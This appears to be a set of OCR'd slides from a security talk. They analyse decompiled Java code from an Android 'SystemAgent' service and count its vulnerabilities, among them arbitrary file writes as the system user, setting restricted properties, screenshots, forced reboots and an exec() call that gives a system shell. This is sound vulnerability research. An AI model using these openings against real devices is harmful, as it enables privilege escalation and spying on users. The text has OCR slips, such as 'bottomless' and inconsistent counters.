
- “paras” holds a property, and a value
- “ro.sys.*” properties “can only” be set by the system and root users
- We control “paras”, we can now set restricted properties
- This could easily lead to escalation
- vulnCounter = 1;

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 1

Never looked at what this does, maybe you should?




```
else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {
    for(i = 0; i < len; ++i) {
        SystemAgent.logd(i + ":" + paras[i]);
    }

    String property = AgentUtils.getSystemProperties(paras[1], paras[2]);
    Intent intent = new Intent(Values.AGENT_RESPONSE_ACTION);  // "qualcomm.intent.action.AGENT_RESPONSE"
    intent.putExtra("response", Values.GET_SYSTEM_PROPERTIES + "," + property);
    ((ContextWrapper)this).sendBroadcast(intent);
}
else if(Values.WRITE_SYSTEM_FILES.equals(paras[0])) {
    for(i = 0; i < len; ++i) {
        SystemAgent.logd(i + ":" + paras[i]);
    }

    AgentUtils.writeFileAgent(paras[1], paras[2]);
}
else if(Values.TAKE_SCREENSHOT.equals(paras[0])) {
```

- We control the input “paras”
- “paras” is sent to writeFileAgent
- That is sure an interesting method name

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 2




```java
public static boolean writeFileAgent(String filePath, String content) {
    AgentUtils.logd("");
    boolean res = true;
    File file = new File(filePath);
    File dir = new File(file.getParent());
    if(!dir.exists()) {
        dir.mkdirs();
    }

    try {
        FileWriter mFileWriter = new FileWriter(file);
        ((Writer)mFileWriter).write(content);
        ((OutputStreamWriter)mFileWriter).close();
    }
    catch(IOException e) {
        AgentUtils.logd(e);
        res = false;
    }

    return res;
}
```

- We control the “filePath” and “content”
- We can write a string to anywhere the “system” user can
- Could easily result in escalation
- vulnCounter++;

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 3




```
else if(Values.TAKE_SCREENSHOT.equals(paras[0])) {
    for(i = 0; i < len; ++i) {
        SystemAgent.logd(i + ":" + paras[i]);
    }

    if(paras.length > 1) {
        SystemAgent.filePath = paras[1];
    }

    AgentUtils.takeScreenshot(((ContextWrapper)this).getApplicationContext(), SystemAgent.filePath);
}
else {
    if(Values.REBOOT.equals(paras[0])) {
```

- We control the input “paras”
- “paras[1]” is sent to takeScreenshot
- Spy on user activity from another app?
- vulnCounter++;

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 3




```
if(Values.REBOOT.equals(paras[0])) {
    for(i = 0; i < len; ++i) {
        SystemAgent.logd(i + ":" + paras[i]);
    }

    String string0 = len <= 1 ? null : paras[1];
    AgentUtils.reboot(((ContextWrapper)this).getApplicationContext(), string0);
    return;
}
```

- We control the input “paras”
- “paras[1]” is sent to reboot
- Some exploits require a reboot to work
- Rebooting from an unprivileged app is a vuln!

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 4




```
public static void reboot(Context context, String reason) {
    context.getSystemService("power").reboot(reason);
}
```

- “paras[1]” controls the reboot reason
- This can be used to boot into special bottomless
- Rebooting from an unprivileged app is a vuln!
- vulnCounter++;

SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 5




```
void exec(String para) {
    new Thread() {
        final SystemAgent this$0;
        final String val$para;

        public void run() {
            int i = 0x23;
            try {
                SystemAgent.logd(this.val$para);
                String[] paras = this.val$para.split(",");
                int i1;
                for(i1 = 0; i1 < paras.length; ++i1) {
                    SystemAgent.logd(i1 + ":" + paras[i1]);
                }

                Process mProcess = Runtime.getRuntime().exec(paras);
                mProcess.waitFor();
                BufferedReader inBuffer = new BufferedReader(new InputStreamReader(mProcess.getInputStream()));
                String data;
                for(data = ""; true; data = data + s + "\n") {
                    String s = inBuffer.readLine();
                    if(s == null) {
                        break;
                    }
                }
```

- Bingo! a system shell
- attackSurface++;
- vulnCounter++;

SYSTEM AGENT

Butcher the rabbit!

Vuln counter: 5




```
//Build intent with the appropriate action
